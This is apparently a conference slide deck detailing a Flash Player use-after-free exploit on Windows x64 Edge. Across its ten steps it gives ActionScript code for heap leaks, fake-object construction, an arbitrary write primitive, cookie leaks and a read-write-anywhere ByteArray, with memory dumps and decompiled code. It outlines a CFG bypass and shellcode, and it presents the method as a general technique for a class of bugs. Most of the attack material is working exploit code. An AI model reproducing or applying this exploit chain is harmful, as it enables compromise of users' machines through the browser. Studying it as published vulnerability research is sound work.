
			HashTableObject
00000449`7cbdb6d0	00007ff99e5468b8	0000000000000005	
00000449`7cbdb6e0	000004497c8e8f70	000004497c63c190	
00000449`7cbdb6f0	000004497cbde629	000000060000000b	

Exploit on Windows x64

Step 4: Use String+HashTable for info-leak

4.4 Leak the address of QName_localName and QName_uri

```
//desc.fname;  
static var desc = describeType(MediaPlayerItemEvent);  
static var QName:QName = new QName(desc.@uri.toString(), "type");  
//reset HashTable value with QName  
arr_hashtable[k][j][0x888880] = QName;  
arr_hashtable[k][j][0x888885] = QName;  
//read  
QName_localName_addr_low = readLow32(0x20);  
QName_localName_addr_high = readHigh32(0x20);  
QName_uri_addr_low = readLow32(0x28);  
QName_uri_addr_high = readLow32(0x28);
```



Exploit on Windows x64

Step 4: Use String+HashTable for info-leak

4.5 Leak the address of vector buffer as faked object

```
//reset HashTable value with vector  
arr_hashtable[k][j][0x888880] = vector;  
arr_hashtable[k][j][0x888885] = vector;  
  
//read vector_buf  
VecBuf_addr_low = readLow32(0x30);  
VecBuf_addr_high = readHigh32(0x30);
```

HashTable		
0000022b`9c195628	00007ff99e548598	0000000004444406
0000022b`9c195638	0000022b9d68f1e9	000000000444440e
0000022b`9c195648	0000000001999998e	0000000004444416
0000022b`9c195658	00000000019999996	000000000444441e
0000022b`9c195668	0000000001999999e	0000000004444426
0000022b`9c195678	000000000199999a6	000000000444442e
0000022b`9c195688	0000022b9d68f1e9	0000000004444436
0000022b`9c195698	000000000199999b6	000000000444443e
0000022b`9c1956a8	000000000199999be	0000000004444446
0000022b`9c1956b8	000000000199999c6	000000000444444e
0000022b`9c1956c8	000000000199999ce	0000000004444456
0000022b`9c1956d8	0000022b9d68f1e9	0000000000000000

VectorObject		
0000022b`9d68f1e8	00007ff99e547eb0	00000000400000ff
0000022b`9d68f1f8	0000022b9d9fb940	0000022b9d928730
0000022b`9d68f208	0000022b9d6922c8	0000000000000000
0000022b`9d68f218	000004b5e58ab000	000001ab1ac5fac0
0000022b`9d68f228	00000000000003fff	0000000000000000
0000022b`9d68f238	00000000000000000	00007ff99e546c28

Exploit on Windows x64

Step 5: fake object in vector buffer

```
public static function fakeObjectInVecBuf(vectorAddrHigh, vectorAddrLow) {  
    //make the function path go to "write primitive"  
    vector[0xc8/4-1]=vectorAddrLow+0x20; vector[0xc8/4-1+1]=vectorAddrHigh;  
    vector[0x20/4-1]=vectorAddrLow+0x1000; vector[0x20/4-1+1]=vectorAddrHigh;  
    vector[0x1008/4-1]=vectorAddrLow+0x1010; vector[0x1008/4-1+1]=vectorAddrHigh;  
    vector[(0x1010+0x748)/4-1]=0x10000;  
    vector[0x1020/4-1]=vectorAddrLow+0x1030; vector[0x1020/4-1+1]=vectorAddrHigh;  
    vector[(0x1010+0x74c)/4-1]=0x01;  
    vector[(0x1010+0x770+0x28)/4-1]=vectorAddrLow+0x40; vector[(0x1010+0x770+0x28)/4-1+1]=vectorAddrHigh;  
    //prevent crash  
    vector[(0x1038)/4-1]=vectorAddrLow+0x60; vector[(0x1038)/4-1+1]=vectorAddrHigh;  
    vector[(0x1044)/4-1]=0x01;  
    vector[0x70/4-1]=qName_localName_addr_low; vector[0x70/4-1+1]=qName_localName_addr_high;  
    vector[0x78/4-1]=qName_uri_addr_low; vector[0x78/4-1+1]=qName_uri_addr_high;  
    vector[0x80/4-1]=0x06;  
}
```

Exploit on Windows x64


Step 5: fake object in vector buffer

```
//set the address and value of write primitive
public static function constructWritePrimitiveBuf(address_low, address_high, value_low, value_high)
{
    //value
    vector[(0x1010+0x770+8)/4-1] = value_low;
    vector[(0x1010+0x770+8)/4-1+1] = value_high;
    //address
    vector[(0x1010+0x770+0x18)/4-1] = address_low;
    vector[(0x1010+0x770+0x18)/4-1+1] = address_high;
}
```

Exploit on Windows x64

Step 6: Trigger UAF for the second time and reclaim with fine-constructed String

- Trigger MediaPlayerItemEvent ScriptObject UAF again
- Reclaim memory with String



Exploit on Windows x64

Step 7: Use MediaPlayerItemEvent.type to write HashTable_Value with ByteArray m_array address

- Call `_g_dic["object"][0].qName (MediaPlayerItemEvent.type)` to get the ability of writing arbitrary value to arbitrary address.

```
controlled_object_2 = controlled_object;
if ( *(_QWORD *) (controlled_object + 0x28) )
    goto LABEL_6;
v3 = 7;
if ( !a2 )
    v3 = 31;
v4 = sub_180969FF0((MMgc::GCHeap **)(qword_1819967F8 + 7648), 1i64, v3);
if ( v4 )
{
    *v4 = 0i64;
    v4[1] = 0i64;
    *(_QWORD *) (controlled_object_2 + 0x28) = v4;
LABEL_6:
    addr_of_write_primitive = *(_QWORD **)(controlled_object_2 + 0x18);
    if ( addr_of_write_primitive ) // enter
    {
        value_of_write_primitive = *(_QWORD *) (controlled_object_2 + 8);
        ++*(_DWORD *) (controlled_object_2 + 0x24);
        *(_DWORD *) (controlled_object_2 + 0x20) += (value_of_write_primitive - *(_QWORD *) controlled_object_2) >> 3;
        *addr_of_write_primitive = value_of_write_primitive; // write any address with any value
    }
    v7 = *(_QWORD *) (controlled_object_2 + 0x28);
    v4 = *(_QWORD **)(controlled_object_2 + 0x18);
    *(_QWORD *) (controlled_object_2 + 0x28) = 0i64;
    *(_QWORD *) (v7 + 8) = v4; // write any address with any value
    *(_QWORD *) (controlled_object_2 + 0x18) = v7;
    *(_QWORD *) (controlled_object_2 + 0x10) = v7 + 0x1000;
    LOBYTE(v4) = 1;
    *(_QWORD *) controlled_object_2 = v7 + 0x10;
    *(_QWORD *) (controlled_object_2 + 8) = v7 + 0x10;
```

sub_1809714A0

MMgc::GCWeakRef::get



MediaPlayerItemEvent.type

Exploit on Windows x64

Step 7-8: write HashTable_Value with ByteArray m_array address and leak ByteArray cookie

```
//Write HashTable value with m_array of ByteArrayObject  
constructWritePrimitiveBuf(HashTable_addr_low,  
HashTable_addr_high, ByteArray_m_array_addr_low,  
ByteArray_m_array_addr_high);  
writePrimitive(ExpBufStr_addr);
```

```
//read, Leak ByteArrayObject cookie stored in m_array  
ByteArray_m_array_cookie = readLow32(0x28);  
ByteArray_m_array_cookie ^= 0x1000;
```



Exploit on Windows x64

Step 9: write m_buffer with ByteArray m_array address and set m_buffer cookie

```
//write m_buffer with m_array
```

```
initExpBuffer();  
constructExpBuffer(ExpBufStr_addr_high, ExpBufStr_addr_low);  
constructWritePrimitiveBuf(ByteArray_m_array_addr_low+0x10, ByteArray_m_array_addr_high,  
ByteArray_m_array_addr_low, ByteArray_m_array_addr_high);  
try{_g_dic["object"][0][qName]; }catch (e:Error){}
```

```
//write m_buffer cookie
```

```
initExpBuffer();  
constructExpBuffer(ExpBufStr_addr_high, ExpBufStr_addr_low);  
var ByteArray_m_buffer_check:uint = ByteArray_m_array_addr_low ^ ByteArray_m_array_addr_high ^  
ByteArray_m_array_cookie;  
constructWritePrimitiveBuf(ByteArray_m_array_addr_low+0x20, ByteArray_m_array_addr_high, 0,  
ByteArray_m_buffer_check);  
try{_g_dic["object"][0][qName]; }catch (e:Error){}
```

Exploit on Windows x64

Step 10: Get a god-mode ByteArray which can read and write anywhere in x64

此站点提示...

find god ByteArray in 256; the first qword is 7ff99e5462c0

Vtable of ByteArray m_array

不要让这个页面创建更多消息

确定

Exploit on Windows x64


putting it all together

- Step 1: Heap grooming.
- Step 2: Convert MediaPlayerItemEvent ScriptObject UAF to String UAF.
- Step 3: Preparation for read primitive: **reclaim the memory with bigger size HashTable**
- Step 4: Use **String+HashTable** to leak address of ByteArrayObject and m_array, HashTable, QName_localName and QName_uri, Vector.
- Step 5: Preparation for write primitive: fake object in vector buffer.
- Step 6: Trigger UAF for the second time and reclaim with fine-constructed String
- Step 7: Use **String+MediaPlayerItemEvent.type** to write HashTable_Value with ByteArray m_array address.
- Step 8: Use **String+HashTable** to leak the content of m_array including ByteArray_m_array cookie.
- Step 9: Use **String+MediaPlayerItemEvent.type** to write m_buffer with ByteArray m_array address and set m_buffer cookie.
- Step 10: Get a god-mode ByteArray which can read and write anywhere in x64.
- Step 11: Bypass CFG by overwriting the return address leaked in function object.
- Step 12: Call LoadLibrary("jscript") in shellcode in the Edge/Flash demo.

Exploit on Windows x64

Why it is a general exploit technique?


- String + HashTable can generally provide a stable and powerful read primitive which can read any object in AS3.
- String + Object.attribute (MMgc::GCWeakRef::get) can generally provide a stable and powerful write primitive which can write any value to any address.



Exploit on Windows x64

Why it is a general exploit technique?

- NOT ISOLATED: HashTable is in partition 0 of GCAlloc with many other AS3 objects like ScriptObject, String, Dictionary, ByteArray, etc
- MASSAIVE OBJECTES: Most AS3 objects are in partition 0 of GCAlloc.
- REBIRTH: All UAFs in partition 0 of GCAlloc are possible to exploit successfully with this exploit technique.



Demo

Tested on flash64_24_0_0_194.ocx in Edge Windows 10 x64 1803 Jun Patch (latest).
The exploit works from flash 19 to flash 27.0.0.183.

Name	Description	Company Name	Path
Flash64_24_0_0_194.ocx	Adobe Flash Player 24.0 r0	Adobe Systems, Inc.	C:\Windows\System32\Macromed\Flash\Flash64_24_0_0_194.ocx
fltLib.dll	筛选器库	Microsoft Corporation	C:\Windows\System32\fltLib.dll
gdi32.dll	GDI Client DLL	Microsoft Corporation	C:\Windows\System32\gdi32.dll
gdi32full.dll	GDI Client DLL	Microsoft Corporation	C:\Windows\System32\gdi32full.dll
httpapi.dll	HTTP Protocol Stack API	Microsoft Corporation	C:\Windows\System32\httpapi.dll
ieapfltr.dll	Microsoft SmartScreen Filter	Microsoft Corporation	C:\Windows\System32\ieapfltr.dll
ieproxy.dll	IE ActiveX Interface Marshaling Library	Microsoft Corporation	C:\Windows\System32\ieproxy.dll
iertutil.dll	Internet Explorer 的运行时实用程序	Microsoft Corporation	C:\Windows\System32\iertutil.dll
